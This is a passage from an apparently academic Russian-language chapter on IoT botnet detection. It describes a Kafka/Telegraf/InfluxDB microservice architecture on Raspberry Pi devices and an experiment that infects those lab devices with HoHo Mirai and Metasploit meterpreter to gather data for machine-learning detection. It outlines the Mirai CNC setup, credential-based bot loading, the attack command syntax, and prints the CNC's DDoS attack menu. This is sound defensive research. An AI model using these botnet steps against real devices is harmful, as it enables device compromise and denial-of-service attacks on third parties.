Signature-Based Detection: как вирусы и черви, вредоносное ПО и ботнеты имеют сигнатуры, основанные либо на сетевом трафике, либо на активности зараженных ботов. Ботнет-инфекция может быть обнаружена сразу после того, как активности зараженных ботов идентифицированы средством безопасности на основе сигнатуры. Этот подход высокоэффективен только для заражений уже известным вредоносным ПО, для которого сигнатуры уже идентифицированы. Отклонение от стандартной сигнатуры может сделать этот подход неэффективным [27].

Anomaly-Based Detection: в anomaly-based-подходах используются инструменты или программное обеспечение, способные обнаруживать сетевой трафик. Например, всплеск сетевого трафика или повышенное использование ресурсов устройства может указывать на вредоносную активность в сети.

Новое вредоносное ПО приходит с продвинутыми техниками, которые не требуют большого объема коммуникации между ботами и CNC-сервером. Боты редко общаются с CNC-сервером, чтобы проверить обновления или команды, и большую часть времени бездействуют. В таких случаях нет всплеска сетевого трафика. Некоторые вредоносные программы даже используют tunneling для открытия covert channels в хорошо известных протоколах. Трафик, проходящий через covert channels, выглядит нормальным при наблюдении из packet sniffer, и выявить в нем аномалии сложно. В таких случаях, когда anomaly-based-подходы к обнаружению терпят неудачу, техники машинного обучения используются для дополнения anomaly-based-инструментов обнаружения. Исследователи безопасности и ученые пробуют различные эффективные алгоритмы, чтобы найти полезную модель машинного обучения, способную идентифицировать ботнеты. Традиционные подходы к обнаружению ботнетов терпят неудачу в случаях новых возникающих ботнетов. Проверка DNS может быть неэффективна, потому что CNC-сервер постоянно меняется [28]. Боты могут генерировать новый CNC-сервер на основе timestamp, дня, даты и т. д. Один такой случай можно увидеть в инциденте CCleaner. Была распространена вредоносная копия программного инструмента CCleaner. Зараженное программное обеспечение CCleaner на отдельной машине отправляло информацию на CNC-сервер. CNC-сервер постоянно менял доменные имена, но зараженная установка CCleaner могла генерировать новый CNC на основе месяца с помощью Domain Generation Algorithm (DGA), встроенного в программное обеспечение [28]. Существуют похожие сценарии, где традиционные подходы потерпели неудачу, и исследователи изучают новые способы обнаружения современных ботнетов.

Использование моделей вроде support vector machine (SVM) и Hidden Markov models (HMM) для идентификации вредоносного ПО и ботнетов растет. Autocorrelation plots сетевого трафика использовались для идентификации шаблонов в ботах [29]. При применении к фактическим данным эти шаблоны смогли идентифицировать данные от ботов с очень высокой вероятностью. Neural network и convolutional networks применяются для повышения точности моделей машинного обучения.

## 9.4 A Microservice Architecture for Data Collection from IoT Devices

Архитектура является решением некоторых проблем IoT-устройств. Архитектура использует microservice architecture. Использование microservices в архитектуре имеет преимущество перед традиционным или монолитным программным обеспечением с точки зрения простоты развертывания, масштабируемости и внесения улучшений в архитектуру.

### 9.4.1 Microservices

До сих пор программные организации использовали либо традиционную монолитную архитектуру, либо service-oriented architecture. В монолитной архитектуре все рабочие части программного обеспечения кодируются как единый блок. Service-oriented architectures можно определить по характерному признаку нескольких блоков кода, каждый из которых соответствует сервису. Хотя в service-oriented architecture могут быть разные части кода, они являются коллективной единицей.

Монолитные приложения проще кодировать, но сложно сопровождать или обновлять, поскольку весь код находится в одном блоке, и разработчикам, возможно, придется переписать весь код, чтобы добавить новую функцию. Приложения, следующие service-oriented-стилю, немного сложнее кодировать по сравнению с монолитными, поскольку каждый блок кода может быть написан другой командой или отдельным человеком, и все блоки кода должны работать синхронно с другими блоками кода. Эти приложения легко обновлять или сопровождать, поскольку необходимо изменить один блок кода, если требуется модифицировать конкретную функцию приложения. Если функция программного обеспечения не работает, ее можно легко отладить, рассматривая соответствующий код сервиса и блоки кода, которые с ним коммуницируют. И монолитный, и service-oriented-подходы имеют свои преимущества, но они становятся сложными для написания и сопровождения по мере увеличения размера и области действия программного инструмента. Microservice architecture была введена, чтобы решить проблему роста сложности написания и сопровождения программной системы пропорционально ее набору функций.

Microservice architecture - одно из самых популярных buzz words, используемых в современной software industry. Ее связывают с несколькими доменами, такими как cloud, security, infrastructure, software development и DevOps. Недавно microservice-based architecture применялись для построения защищенных IoT-систем [30-32]. Microservices имеют разные значения в зависимости от того, как они реализуются в организации. Большинство традиционных реализаций microservices имеют некоторые схожие характеристики.

Microservice architecture обычно означает слабо связанные системы, которые совместно работают друг с другом для получения коллективного результата. Отдельные системы, являющиеся частью microservice pipeline, самодостаточны. Они могут быть установлены и развернуты индивидуально без какой-либо зависимости от других инструментов, используемых в toolchain. Этот стиль получил популярность благодаря тому, что несколько эффективных программных инструментов или блоков кода можно объединить, чтобы сформировать другую эффективную систему, работающую ради общей цели. Когда часть microservice становится старой или устаревшей, ее легко заменить лучшими альтернативами. Одна из главных проблем microservice - достижение синхронизированного состояния между разными программными инструментами или частями кода. Это может стать еще труднее в зависимости от выбора программного обеспечения и совместимости между ними.

Microservices также имеют преимущество простоты настройки. Чтобы построить всю систему, можно начать с одной части в toolchain и начать подключать ее к другим частям framework. Разные инструменты могут находиться на собственных разных платформах. Например, часть framework может быть установлена на одной operating system, а другая часть - на другой operating system. Это справедливо для многих частей, используемых в framework, пока они могут коммуницировать друг с другом. Microservice architecture также предоставляет решение проблем масштабируемости. Если выбранное программное обеспечение масштабируемо, то комбинация этих инструментов также масштабируема.

### 9.4.2 Proposed Architecture

Из предыдущего раздела очевидно, что в пространстве вредоносного ПО происходят быстрые инновации. Атакующие разрабатывают вредоносное ПО так, чтобы оно было инновационным и устойчивым к традиционным подходам. Рост сложности IoT-экосистем также усложнил разработку стандартного решения, способного справиться со всеми или большинством наших проблем безопасности. Этот раздел предлагает архитектуру, использующую microservices для сбора данных с разных IoT-устройств без большого overhead.

Решение разработано так, чтобы быть применимым ко всем IoT-устройствам, которые работают под управлением Linux-based operating system или имеют достаточную емкость для запуска контейнера.

Диаграмма архитектуры на рис. 9.1 показывает разные microservices, развернутые на нескольких компонентах. Компоненты объясняются далее.




Рис. 9.1. Предлагаемый микросервисный IoT-фреймворк.

IoT: предполагается, что IoT-устройства достаточно мощны, чтобы запускать контейнер на IoT-устройстве, или что они имеют операционную систему Linux. Большинство современных IoT-систем удовлетворяет этому требованию.

Container: для IoT-устройств без Linux-based operating system архитектура предлагает контейнеризованный подход. Это упрощает пользователю упаковку всего необходимого в контейнер и развертывание его на нескольких устройствах. Это также помогает решать проблему неоднородности в случае, когда для реализации используются разные устройства.

Endpoints: архитектура показывает несколько endpoints. Это позволяет IoT-устройству отправлять данные на несколько устройств без перегрузки. Одна идея состоит в том, что IoT-устройства с разных платформ будут отправлять данные на разные endpoints. Это должно быть достигнуто с использованием microservices и решает проблему неоднородности.

Cloud: архитектура показывает, что endpoints отправляют данные в cloud. Это также может быть локальное хранилище в зависимости от организации и инфраструктуры.

Machine Learning: после того как данные собраны в одном месте, их можно анализировать с помощью машинного обучения, чтобы извлечь смысл из данных. В зависимости от собранных данных может быть много вариантов использования и приложений. CPU data можно анализировать для энергопотребления, состояния устройства и т. д. Данные сетевого трафика можно анализировать для идентификации вредоносной активности. Alerts могут быть включены в наш framework машинного обучения, когда модель идентифицирует подозрительные данные.



Framework собирает данные с IoT-устройств и отправляет их в хранилище данных в cloud с использованием Kafka [33] microservice и golang-программ. Данные собираются с использованием python, и из них выводятся важные наблюдения.

### 9.4.3 Setting Up Test Environment

Устройства, использованные в тестовой настройке, имеют ограничения. Kafka была выбрана для потоковой передачи данных от IoT к хранилищу [34].

IoT Devices: IoT-устройства в тестовой среде должны быть достаточно мощными, чтобы при необходимости запускать контейнеры. Raspberry Pi - самые недорогие single board computers, близкие к нашим требованиям и легко доступные [35]. Поэтому мы выбрали устройства Raspberry Pi в качестве IoT-устройств. Концептуальная настройка тестовой среды показана на рис. 9.2.




Рис. 9.2. Концептуальная тестовая среда.

В эксперименте использовались различные IoT-устройства, чтобы проверить, работает ли решение на IoT-устройствах с разной архитектурой. Это:

1. Raspberry Pi model 3
2. Raspberry Pi 3b+
3. Raspberry Pi 2
4. Jetson Nvidia TX1 development board

Для достижения требуемой функциональности использовались microservices. Они описаны далее.

Data Collection: Telegraf используется для сбора метрик. Это инструмент, написанный на Golang, и его можно установить почти на все IoT-архитектуры, такие как ARM, PPC, X86 и т. д.

Containers: Docker [36] используется как инструмент контейнеризации. В качестве образа контейнера использовался образ `fedora_harm`.

Data Transfer: Kafka используется как инструмент передачи данных. Kafka используется из-за своей способности одновременно передавать данные от нескольких inputs к нескольким outputs. Kafka является отраслевым стандартом для передачи данных в data pipelines.

Cloud: среда настройки выполнена в локальной сети. Одна из виртуальных машин в локальной сети рассматривается как cloud.

Databases: InfluxDB выбрана как база данных для тестовой среды. InfluxDB хорошо масштабируется при входных данных от тысяч серверов и записи до миллиона точек данных в секунду.

Machine Learning Model: Python-библиотеки используются для машинного обучения. Данные считываются из InfluxDB, и над ними выполняется анализ.

Container: чтобы решение работало на разных Operating Systems, контейнеризованная реализация также была протестирована с использованием Docker containers. Это решение можно развернуть на любом IoT-устройстве, которое может развертывать Docker containers.

Преимущества архитектуры следующие:

1. Архитектура позволяет нескольким устройствам отправлять данные одновременно, используя масштабируемость Kafka.
2. Возможно собирать данные с IoT-устройств, работающих под управлением операционной системы Linux на нескольких архитектурах, поскольку Telegraf можно скомпилировать для работы на нескольких архитектурах.
3. Данные можно собирать с IoT-устройств даже без операционной системы Linux с использованием контейнеров.
4. Одно и то же IoT-устройство может отправлять несколько потоков данных, например sensor data и device data, в разные Kafka streams. Данные можно легко сохранить в базе данных, считывая соответствующий stream. Например, если данные от sensor отправляются в Kafka topic 1, а данные устройства - в Kafka topic 2, оба набора данных можно передать в несколько расположений данных, просто считывая соответствующий Kafka topic.
5. Архитектуру можно масштабировать на несколько устройств без performance bottleneck. Это связано с тем, что для решения используются microservices. Каждый из используемых инструментов, таких как Kafka и InfluxDB, рассчитан на одновременное использование тысячами систем. То же решение можно применять для тысяч устройств.
6. Архитектуру легко обновить, если пользователь решит заменить один или несколько инструментов в архитектуре. Это одно из главных преимуществ использования microservices: они могут быть decoupled и использоваться с разными инструментами без проблем. Например, мы можем заменить Kafka на MQTT или другой похожий протокол.

## 9.5 Turning Test Setup into Botnets

Как описано в разделах выше, существуют разные типы ботнетов с различными режимами заражения. Для заражения тестовой настройки использовались Metasploit и бот Mirai. Ботнет Mirai является примером новейшего вредоносного ПО, а Metasploit помогает лучше понять отдельное устройство под вредоносным заражением.

### 9.5.1 Mirai Botnet

Anna-Senpai, автор вредоносного ПО Mirai, открыл исходный код вредоносного ПО. Исследователи указывают, что это отвлекающая тактика, чтобы избежать поимки. Хотя Anna-Senpai был пойман и осужден, open sourced code широко распространился по hacker forums и dark web. Код прошел несколько мутаций и широко циркулирует в dark web. Некоторые мутировавшие версии труднее нейтрализовать, чем исходное вредоносное ПО Mirai.

Для эксперимента использовался HoHo Mirai, небольшая мутация исходного вредоносного ПО Mirai. Вредоносное ПО Mirai поставляется с CNC и reporter domains. Для этого эксперимента использовался только CNC, а боты загружались с помощью loader scripts, являющихся частью кода вредоносного ПО. Вредоносное ПО было настроено на VPS с операционной системой Centos 7. После компиляции вредоносного ПО CNC можно открыть с помощью telnet session к Centos VPS на порту, где работает CNC.

Сеанс telnet на рис. 9.4 показывает Mirai CNC. Различные варианты атак, доступные из CNC, можно увидеть, набрав клавишу "?" в prompt.




Рис. 9.3. Устройства в тестовой среде.




Рис. 9.4. HoHo Mirai CNC.

После выдачи команды атаки все боты в ботнете выполняют эту команду. Существует много способов загрузить ботов в ботнет, например запустить scan IP-адресов в локальной сети и

попытаться brute force SSH- или telnet-логины с наиболее используемым списком паролей, запустить payload на системе-жертве или использовать список известных уязвимых устройств. Загрузка списка уязвимых устройств с именами пользователей и паролями является самым простым способом увеличить число ботов в ботнете. IP-адреса Raspberry Pi и их пароли были сохранены в текстовый файл и запущены против loader.

Сохраненный файл с login credentials устройств в эксперименте запускается против loader, и эти устройства становятся частью ботнета. Команды для выполнения атак можно отдавать из CNC, и все устройства, являющиеся частью ботнета, выполняют атаку.

Команды атаки имеют общий синтаксис `ATTACK_NAME IP TIME_IN_SEC`. В эксперименте Xmas-атака была инициирована на одном из локальных серверов, и данные собирались в Influx. Xmas attack (Christmas attack) [37] - это тип Denial of Service (DOS) атаки, использующий преимущество против stateless firewalls. Пока бот в ботнете Mirai выполняет атаку, данные собирались с использованием архитектуры, упомянутой в предыдущем разделе.

```
maria@HoHo# ?  
Available attack list  
vse IP TIME  
syn IP TIME  
ack IP TIME  
stomp IP TIME  
greip IP TIME  
greeth IP TIME  
udpplain IP TIME  
udp IP TIME  
dns IP TIME  
std IP TIME  
xmas IP TIME  
  
maria@HoHo# █
```

Рис. 9.5. Варианты атак HoHo Mirai.



Raspberry Pi ведет себя как бот из-за meterpreter shell. Атакующий может запускать различные команды, загружать и скачивать файлы на Pi. Даже shell операционной системы Raspberry Pi можно получить через meterpreter shell. DDOS можно выполнить через meterpreter shell.

Данные о network statics собираются с использованием input net module Telegraf в базу данных через Kafka.

## 9.6 Botnet Detection Experimentation Results

Данные об устройстве собирались с использованием plugin Telegraf. Часть данных, конкретно относящаяся к сетевой статистике, использовалась для машинного обучения, чтобы определить, выполняет ли устройство какую-либо вредоносную активность. Большой объем других собранных данных оставлен вне модели. Из оставшихся данных создаются dashboards.

### 9.6.1 Data Collection

Для этого эксперимента данные временных рядов собираются с использованием микросервисной архитектуры. Plugin Telegraf отправляет данные в заданный Kafka topic. Программа на golang [39] была написана для проверки Kafka topic на новые сообщения и отправки данных в базу данных InfluxDB. Данные извлекаются из InfluxDB с использованием python.

Обычные алгоритмы машинного обучения нельзя применять к данным временных рядов, поскольку значения данных, рассматриваемые в наборе признаков, всегда будут увеличиваться. Поэтому в этом эксперименте используются новые техники для идентификации аномалий в данных временных рядов.

Input plugin net Telegraf [40] используется вместе с модулями, сконфигурированными из коробки. Данные устройства по статистикам, включая CPU usage, CPU idle, RAM usage, number of processes running, number of threads, Sys uptime и т. д., из конфигурационного модуля out of the box собираются в базе данных. После добавления net module собираются данные большего числа полей, таких как bytes\_sent, bytes\_recv, packets\_sent, packets\_recv, err\_in, err\_out, drop\_in, drop\_out. Поэтому исходный размер признаков велик. Наблюдается, что все признаки, кроме bytes\_sent, bytes\_recv, избыточны. Следовательно, финальные признаки - bytes\_recv и bytes\_sent.

Данные отправляются с устройства Raspberry Pi в базу данных раз в 5 секунд. Это обеспечивает большое число точек данных для запуска модели. 5-секундный интервал также полезен для идентификации подозрительной активности за минимально возможное время. Данные только из net input plugin имеют почти 90 колонок, и в большинстве колонок данные пусты.

Для анализа данных собирается большой образец данных. Данные с устройств до заражения собираются отдельно за 15 дней, одну неделю, три дня и несколько часов. Данные очищаются путем удаления всех пустых и нерелевантных колонок. Telegraf net plugin собирает данные, относящиеся примерно к 90 полям, таким как drop\_in, drop\_out, err\_out, icmp\_inmsgs и т. д. Некоторые колонки показаны на рис. 9.7.

```

Out[64]:  name                object
         time                object
         bytes_recv          float64
         bytes_sent          float64
         drop_in             float64
         drop_out            float64
         err_in              float64
         err_out             float64
         host                 object
         icmp_inaddrmaskreps float64
         icmp_inaddrmask     float64
         icmp_incsunerrors    float64
         icmp_indestunreachs float64
         icmp_inechoreps     float64
         icmp_inechos         float64
         icmp_inerrors        float64
         icmp_inmsgs          float64

```

*Рис. 9.7. Некоторые колонки из net plugin.*

Первая модель была построена с использованием большинства колонок вывода net plugin. Эффективность модели измерялась при уменьшении числа колонок, используемых в качестве входа. Было замечено, что эффективность модели была относительно близкой в случае, когда использовались только bytes\_sent и bytes\_recv, и в случае, когда использовалось большинство колонок. Timestamps корректируются путем преобразования в наносекунды. После очистки мы оставляем только две колонки bytes\_recv и bytes\_sent, тогда как единица времени измеряется в наносекундах.

### 9.6.2 Data Analysis

General Analysis: после сбора данных они подготавливаются путем удаления нерелевантных колонок, и остаются только два признака bytes\_recv и bytes\_sent. Остальные признаки, которые удаляются, не предоставляли модели ценности для анализа.

Поведение между bytes\_sent и bytes\_recv относительно времени показано на рис. 9.8. Такой общий анализ можно использовать для идентификации аномалий в простых случаях, но когда есть смешанные данные, это может быть неочевидно.





